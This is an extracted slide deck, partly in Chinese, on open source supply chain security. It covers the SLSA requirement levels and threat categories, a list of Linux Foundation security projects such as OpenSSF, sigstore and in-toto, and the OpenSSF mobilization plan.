
**F** Upload modified package

**G** Compromise package repo

**H** Use compromised package

Requirement	SLSA 1	SLSA 2	SLSA 3	SLSA 4
Source - Version controlled		✓	✓	✓
Source - Verified history			✓	✓
Source - Retained indefinitely			18 mo.	✓
Source - Two-person reviewed				✓
Build - Scripted build	✓	✓	✓	✓
Build - Build service		✓	✓	✓
Build - Build as code			✓	✓
Build - Ephemeral environment			✓	✓
Build - Isolated			✓	✓
Build - Parameterless				✓
Build - Hermetic				✓
Build - Reproducible				○
Provenance - Available	✓	✓	✓	✓
Provenance - Authenticated		✓	✓	✓
Provenance - Service generated		✓	✓	✓
Provenance - Non-falsifiable			✓	✓
Provenance - Dependencies complete				✓
Common - Security				✓
Common - Access				✓
Common - Superusers				✓

○ = required unless there is a justification



好讀版 → 實用版 (?)

Dependencies

**A** Submit unauthorized change

**B** Compromise source repo

**C** Build from modified source

**D** Compromise build process


**E** Use compromised dependency

**F** Upload modified package


**G** Compromise package repo

**H** Use compromised package






- |                                     |                                     |                                  |
|-------------------------------------|-------------------------------------|----------------------------------|
| <b>A</b> Submit unauthorized change | <b>C</b> Build from modified source | <b>F</b> Upload modified package |
| <b>B</b> Compromise source repo     | <b>D</b> Compromise build process   | <b>G</b> Compromise package repo |
|                                     | <b>E</b> Use compromised dependency | <b>H</b> Use compromised package |



- A** Submit unauthorized change
- B** Compromise source repo
- C** Build from modified source
- D** Compromise build process
- E** Use compromised dependency
- F** Upload modified package
- G** Compromise package repo
- H** Use compromised package


## Linux Foundation's Security Community



1. [OpenSSF](#): find, inform, automate, fix, and educate
2. [SPDX \(ISO 5962\)](#): international standard for Software Bill of Materials
3. [CNCF](#): [guide for supporting software supply chain best practices](#)
4. [Best Practices badge](#): [Core Infrastructure Initiative \(CII\) Best Practices badge](#) signifies code quality and security
5. [SSDF](#): Secure Software Development Fundamentals set courses
6. [Let's Encrypt](#): the world's largest certificate authority for the https:// protocol
7. [CCC](#): Confidential Computing Consortium protects data in use in memory
8. [CHAOS](#): Community Health Analytics Open Source Software creates analytics and metrics for OSS that define health and identify risk
9. [Harvard Research Partnership](#): Laboratory for Innovation Science at Harvard co-developed the report [Vulnerabilities in the Core: a Preliminary Report and Census II of Open Source Software](#)
10. [In-toto](#): a framework designed to secure the integrity of software supply chains.

11. [TUF](#): [The Update Framework](#) maintains the security of software update systems
12. [Uptane](#): protects software updates delivered over-the-air to automobiles.
13. [sigstore](#): eases the adoption of cryptographic software signing (of artifacts such as release files and container images) backed by tamper-resistant public logs
14. [Git](#): Extending [git](#) to enable pluggable support for signatures
15. [patatt](#) tool: end-to-end cryptographic attestation to patches sent via email
16. [OpenChain \(ISO 5230\)](#): international standard for open source component tracking through supply chain
17. [LFX](#): Identify OSS vulnerabilities and code secrets, powered by Snyk and BluBracket
18. [Tern](#): software composition analysis tool and library to generates a layer-by-layer view of what's included within a container image
19. [SBOM Generator](#): automatically generate a SBOM from your CI/CD system
20. [CatchIT](#): CI/CD plug-in identifying confidential or sensitive information in code, and catch security violations
21. [osquery](#): performant endpoint visibility


# Linux Foundation's Security Community



1. **OpenSSF**: find, inform, automate, fix, and educate
2. **SPDX (ISO 5962)**: international standard for Software Bill of Materials
3. **CNCF**: [guide for supporting software supply chain best practices](#)
4. **Best Practices badge**: [Core Infrastructure Initiative \(CII\) Best Practices badge](#) signifies code quality and security
5. **SSDF**: Secure Software Development Fundamentals set courses
6. **Let's Encrypt**: the world's largest certificate authority for the https:// protocol
7. **CCC**: Confidential Computing Consortium protects data in use in memory
8. **CHAOSS**: [Community Health Analytics Open Source Software](#) creates analytics and metrics for OSS that define health and identify risk
9. **Harvard Research Partnership**: Laboratory for Innovation Science at Harvard co-developed the report [Vulnerabilities in the Core](#), a Preliminary Report and Census II of Open Source Software
10. **in-toto**: a framework designed to secure the integrity of software supply chains.

11. **TUF**: [The Update Framework](#) maintains the security of software update systems
12. **Uptane**: protects software updates delivered over-the-air to automobiles.
13. **sigstore**: eases the adoption of cryptographic software signing (of artifacts such as release files and container images) backed by tamper-resistant public logs
14. **Git**: Extending git to enable pluggable support for signatures
15. **patatt tool**: end-to-end cryptographic attestation to patches sent via email
16. **OpenChain (ISO 5230)**: international standard for open source component tracking through supply chain
17. **LFX**: identify OSS vulnerabilities and code secrets, powered by Snyk and BluBracket
18. **Ter**: software composition analysis tool and library to generates a layer-by-layer view of what's included within a container image
19. **SBOM Generator**: automatically generate a SBOM from your CI/CD system
20. **CatchIT**: CI/CD plug-in identifying confidential or sensitive information in code, and catch security violations
21. **osquery**: performant endpoint visibility

# Linux Foundation's Security Community



以“1. OpenSSF”為例


1. **OpenSSF**: find, inform, automate, fix, and educate
2. **SPDX (ISO 5962)**: international standard for Software Bill of Materials
3. **CNCF**: [guide for supporting software supply chain best practices](#)
4. **Best Practices badge**: [Core Infrastructure Initiative \(CII\) Best Practices badge](#) signifies code quality and security
5. **SSDF**: Secure Software Development Fundamentals set courses
6. **Let's Encrypt**: the world's largest certificate authority for the https:// protocol
7. **CCC**: Confidential Computing Consortium protects data in use in memory
8. **CHAOSS**: [Community Health Analytics Open Source Software](#) creates analytics and metrics for OSS that define health and identify risk
9. **Harvard Research Partnership**: Laboratory for Innovation Science at Harvard co-developed the report [Vulnerabilities in the Core, a Preliminary Report and Census II of Open Source Software](#)
10. **in-toto**: a framework designed to secure the integrity of software supply chains.

11. **TUF**: [The Update Framework](#) maintains the security of software update systems
12. **Uptane**: protects software updates delivered over-the-air to automobiles.
13. **sigstore**: eases the adoption of cryptographic software signing (of artifacts such as release files and container images) backed by tamper-resistant public logs
14. **Git**: Extending git to enable pluggable support for signatures
15. **patatt tool**: end-to-end cryptographic attestation to patches sent via email
16. **OpenChain (ISO 5230)**: international standard for open source component tracking through supply chain
17. **LFX**: identify OSS vulnerabilities and code secrets, powered by Snyk and BluBracket
18. **Ter**: software composition analysis tool and library to generates a layer-by-layer view of what's included within a container image
19. **SBOM Generator**: automatically generate a SBOM from your CI/CD system
20. **CatchIT**: CI/CD plug-in identifying confidential or sensitive information in code, and catch security violations
21. **osquery**: performant endpoint visibility



# The Open Source Software Security Mobilization Plan

2020-08



OpenSSF and The Linux Foundation propose 10 streams of investment to improve cybersecurity practices within open source development, code reviews, developer training, and software distribution.

Linux 基金會成立 OpenSSF(Open Software Security Foundation , 開源軟體安全基金會 )

宗旨: Securing the open source ecosystem

**OpenSSF is committed to collaboration and working both upstream and with existing communities to advance open source security for all.**

# The Open Source Software Security Mobilization Plan



OpenSSF and The Linux Foundation propose 10 streams of investment to improve cybersecurity practices within open source development, code reviews, developer training, and software distribution.

[Read the Plan](#)

**OpenSSF is committed to collaboration and working both upstream and with existing communities to advance open source security for all.**



# Members

OpenSSF 的成員們



# Members






# Members

當然還有很多未列出








軟體安全，取決於我們如何使用，  
Recap  
回顧  
以及應對的威脅模型是什麼。


軟體安全，取決於我們如何使用，  
以及應對的威脅模型是什麼。





# 使用了有漏洞的軟體 ≠ 使用了有漏洞的功能


致使修補策略有了幾個情形





